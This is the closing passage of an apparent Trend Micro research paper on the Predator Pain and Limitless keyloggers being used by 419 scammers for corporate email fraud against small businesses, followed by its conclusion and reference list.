
Sample 419 scam email sent using a compromised corporate account (Image source: http://www.419scam.org/emails/2014-06/03/00663693.86.htm*)*

Using compromised accounts to send out 419 scam emails provides scammers better chances of evading spam filters and allows for increased credibility because of the use of corporate accounts.

From 419 Scams to Corporate Fraud

419 scams are easy-to-deploy, high-volume attacks that can be carried out without the use of Predator Pain or Limitless keyloggers. The 419 scammers in this instance, however, must have realized that infiltrating SMBs and conducting protracted, low-volume corporate espionage to commit fraud yields a much higher return on investment (ROI) in the long run.


As previously mentioned, the scammers appeared to target companies with publicly available contact information. These email accounts serve as means to initiate contact with certain parties in companies for general inquiries. Unfortunately, the computers they are tied to may have access to supply and order inventories, customer records, account spreadsheets, and customer relationship management (CRM) systems. To make matters worse, the accounts are normally managed by clerical-type employees who most likely have insufficient security awareness, increasing the probability and persistence of compromise.




Sample screenshots from victims' computers that show access to inventory, purchasing, and CRM systems and customer databases obtained by a Predator Pain operator

Both Predator Pain and Limitless allow scammers to not only access webmail accounts tied to infected computers but also to take screenshots at specified intervals. The keyloggers allow scammers to obtain more information about the victims and their partners, suppliers, customers, or virtually anyone they communicate or conduct business transactions with. Armed with information that they would not have been able to obtain access to without Predator Pain or Limitless, the scammers defrauded not just affected companies' customers but everyone they had business dealings with.

An example wherein a Predator Pain operator could have possibly obtained much greater ROI involved an edited billing statement that instructed the recipient to deposit payment to a fabricated corporation's account that was specifically set up for the scam. This payment instruction was then sent in response to an existing email thread.



Modified billing statement to convince recipients to deposit payment to a fake company




Sample scam emails convincing recipients to deposit payment to specially crafted accounts

The modus operandi was most likely successful because the fraud built upon existing business negotiations (i.e., responding to ongoing email threads) and the fraudsters assumed legitimate employees' identities (i.e., used victims' email accounts). This is not a new tactic though, as the Commercial Crime Bureau of the Hong Kong Police Force already issued a description of such scams as shown below:

"Fraudsters knew from stolen emails about the transactions of Company A (the seller, the consignor) and Company B (the buyer, the paying company). Later, fraudsters, pretending to be Company A, sent fictitious emails (which are very similar to genuine emails) to Company B, claiming that the email address and payment receiving bank account number have changed, and requesting Company B to credit the amount payable to the designated account. Afterwards, when contacting Company A by phone, Company B found out that it had been deceived by fictitious emails and suffered losses both in money and business reputation." [10]

Financial damage resulting from scams such as those presented above has been increasing over the years. In fact, in Hong Kong alone, the estimated loss resulting from corporate email fraud has increased 491% from 2012 to 2013 and 180% from 2013 to 2014. As of June 2014, the total reported loss amounted to HK$565.5 million (approximately US$73 million).



Comparison of financial loss due to fraud in Hong Kong and Predator Pain and Limitless keylogger volume recorded in VirusTotal over time

Although not all corporate email fraud attacks were assisted by Predator Pain and Limitless keyloggers, it is safe to say that the damage the malware wreaked proved significant and costly for victims.

CONCLUSION

This paper explored a unique set of attackers who, unlike run-of-the-mill online banking Trojan operators, were not solely motivated by financial gain. They were, however, also not solely after espionage like state-sponsored threat actors though they used tools with the same capabilities.

The attack victims were unique as well. They were not ordinary home users nor employees of Fortune 500 companies or government institutions. The cybercriminals instead went after SMBs, which led us to realize how vulnerable they are to the threats featured in this paper. SMBs have online presence but they do not have dedicated IT security staff. SMBs may not be involved in multimillion-dollar deals but they do conduct transactions worth tens to hundreds of thousands of dollars. Even worse, their employees may not even be aware of general IT security best practices. And based on this paper's findings, they are indeed attractive and vulnerable targets.

Finally, findings show how useful and powerful remote access tools (RATs) such as Predator Pain and Limitless can be. In today's connected world, online account credentials hold greater value than they did 3–5 years ago. As the world relies more and more on Web services (e.g., webmail), all it will take to ruin a business is a single compromised online account.

REFERENCES

[1] GSA. (2014). *GSA.* "GSA Email Spider." Last accessed October 2, 2014, http://email.spider.gsa-online.de/.

[2] Wikimedia Foundation Inc. (April 12, 2014). *Wikipedia.* "Static Analysis." Last accessed October 2, 2014, http://en.wikipedia.org/wiki/Static_analysis.

[3] Nir Sofer. (2003–2014). *NirSoft.* "Mail PassView v1.82—Extract Lost Email Passwords." Last accessed October 2, 2014, http://www.nirsoft.net/utils/mailpv.html.

[4] Nir Sofer. (2003–2014). *NirSoft.* "WebBrowserPassView v1.56." Last accessed October 2, 2014, http://www.nirsoft.net/utils/web_browser_password.html.

[5] Wikimedia Foundation Inc. (September 22, 2014). *Wikipedia.* "Advanced Encryption Standard." Last accessed October 2, 2014, http://en.wikipedia.org/wiki/Advanced_Encryption_Standard.

[6] Wikimedia Foundation Inc. (September 30, 2014). *Wikipedia.* "Base64." Last accessed October 2, 2014, http://en.wikipedia.org/wiki/Base64.

[7] Wikimedia Foundation Inc. (September 19, 2014). *Wikipedia.* "Dynamic Program Analysis." Last accessed October 2, 2014, http://en.wikipedia.org/wiki/Dynamic_program_analysis.

[8] Wikimedia Foundation Inc. (September 9, 2014). *Wikipedia.* "Intermediate language." Last accessed October 10, 2014, http://en.wikipedia.org/wiki/Intermediate_language.

[9] Wikimedia Foundation Inc. (October 21, 2014). *Wikipedia.* "419 Scams." Last accessed October 31, 2014, http://en.wikipedia.org/wiki/419_scams.

[10] Hong Kong Police Force Commercial Crime Bureau Technology Crime Division. (2014). *Hong Kong Police Force.* "Email Scam." Last accessed October 31, 2014, http://www.police.gov.hk/info/doc/bankdetails_e.pdf.

Trend Micro Incorporated, a global leader in security software, strives to make the world safe for exchanging digital information. Our innovative solutions for consumers, businesses and governments provide layered content security to protect information on mobile devices, endpoints, gateways, servers and the cloud. All of our solutions are powered by cloud-based global threat intelligence, the Trend Micro™ Smart Protection Network™, and are supported by over 1,200 threat experts around the globe. For more information, visit www.trendmicro.com.

TREND MICRO™

Securing Your Journey to the Cloud

225 E. John Carpenter Freeway, Suite 1500
Irving, Texas 75062 U.S.A.

Phone: +1.817.569,8900